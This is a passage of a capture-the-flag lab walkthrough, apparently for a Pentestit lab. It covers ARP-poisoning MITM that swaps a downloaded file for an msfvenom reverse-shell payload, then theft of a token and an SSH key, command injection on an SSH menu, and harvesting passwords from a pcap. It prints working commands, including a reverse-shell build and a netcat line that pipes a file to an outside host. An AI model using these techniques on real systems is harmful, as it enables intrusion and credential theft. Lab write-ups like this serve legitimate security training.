Now click icon MITM Mode, and configure as below. Also, I went to “Raw Mode” and added pcap filter to not show rdp packets. i.e. port not 3389.



Start sniffing, then click on NAT and then ARP Poising. Go to Raw Mode to see the results.



After capturing packets for sometime, I saw that 192.168.12.1 is making a GET request to 192.168.12.3 to download quake3.exe file. So, let's try if we can MITM the GET request to download our malicious file with name quake3.exe. First let's generate reverse shell and name it quake3.exe

```
root@testlab:~/pentestit/lab11/exp# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.12.2 LPORT=80 -f exe > quake3.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```


Copy file to 192.168.12.2 machine.


```
C:\Soft\Intercepter-NG.v1.0>xcopy \\TSCLIENT\tmp\quake3.exe .
\\TSCLIENT\tmp\quake3.exe
1 File(s) copied
```

Start listener on 192.168.12.2 for incoming 80 connection, this is for the reverse shell we created


```
C:\Soft\netcat-win32-1.11>cd netcat-1.11

C:\Soft\netcat-win32-1.11\netcat-1.11>nc -nvlp 80
listening on [any] 80 ...
```

Next configure interceptor for MITM:






BINGO!! MITM successful and we got director machine remote shell:




Started searching for tokens and other interesting files. Inside documents folder we found 2 files, one which is director machine token and other is ssh private key for 192.168.11.1 machine. Let's save this and also upload the token on portal for points.

```
C:\Users\director\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B443-9C96

 Directory of C:\Users\director\Documents

07/04/2017  05:17 PM    <DIR>          .
07/04/2017  05:17 PM    <DIR>          ..
07/04/2017  10:13 PM             1,704 SSH pub. key. from remote@192.168.11.1.t>
t
06/30/2017  10:12 PM                11 token.txt
               2 File(s)          1,715 bytes
               2 Dir(s)  24,122,793,984 bytes free

C:\Users\director\Documents>net use
net use
New connections will be remembered.

There are no entries in the list.


C:\Users\director\Documents>cls
cls
♀
C:\Users\director\Documents>type token.txt
type token.txt
```

Here is how we are doing in our network diagram:




At this stage we have ssh key for 192.168.11.1 for remote user. So, let get in and see what's waiting for us there. After immediate ssh connect we are being prompted to select one of the server Srv1 or Srv2. I entered into both and it seems like basically on 192.168.11.1 there is program which taking input and based on what we enter it basically connect to other servers. Wherever there is a field accepting input, I always try injection. After doing many tries and seeing the error message that /opt/gh/Srv: No such file or directery, I'm sure there is a possibility of command injection. Also, if you notice one thing, we are not getting any response other than error i.e. STDERR. That means for us to see the output we need to transfer standard output or STDOUT to STDERR, to do so use 1>&2.




We were able to do the command injection and see the results, so let's execute shell, as you know linux support many shells, so let's try all and see if anyone can get us in. Finally we got the shell using /bin/dash. Let's do some reconnaissance. First, thing let's find what is inside current directory. We see .ssh folder, which contains ssh private key id_rsa. Content inside this key doesn't say anything about which machine's key is this. So, just copy and save it for now.

If you remember during the command injection tries we frequently saw a path "/opt/gh/Srv". Let's see what's there. Once we got in /opt/gh, we saw a perl script, which is seems like main script being executed when we connect to this machine. After looking at this script we saw a line which is making the ssh connection, this is the line which executes and do ssh when we enter Srv1 or Srv2. So, now we know the ssh key we found is for which servers, if you don't know look into perl scripts ☺.




We can go and start ssh using above, but we didn't completed everything on this machine, so let's continue with our recon. Next, file to look .bash_history. Two interesting commands, nc -nvlp 2020 and other is dump.pcap file. At this point, I'm more interested to see what is inside this pcap file, so since we have ssh connection, I thought of downloading the pcap file first.


```
nc -nvlp 2020
/usr/sbin/tcpdump -i eth0 -A '' -w /var/tmp/dump.pcap
ls
exit
ls -la
nc -nvvlp 1234
exit
nmap -v -n -p- 192.168.10.2 -sV
nmap -v -n -p- 192.168.10.2 -sV -Pn
nmap -v -n -p- 192.168.10.2 -sV -Pn -T4
/usr/sbin/tcpdump 'src 192.168.10.2'
/usr/sbin/tcpdump 'src 192.168.10.2 || dst 192.168.10.2'
/usr/sbin/tcpdump 'src 192.168.10.5 || dst 192.168.10.5'
telnet 192.168.11.5
telnet 192.168.11.5 25
nc -nvlp 2020
sudo -l
ncat -klvp 8888
cd /dev/shm
cat ngxbrt.pl | nc 172.16.0.16 10100
ncat -klvp 8888
sudo -l
```



After downloading file with scap, let's open in wireshark. Lot of contents in pcap file so before we go one by one, I thought to apply filters using login,password,user etc. With password filter, I quickly saw user&password for 192.168.10.3 wow.




Two, options use this and start with 192.168.10.3 or continue looking current machine for anything else. You remember other command we saw from history on this machine is nc –nvlp 2020, also if you remember we found earlier a todo.txt file which does indicated 2020 port, let's see snap fo that file.

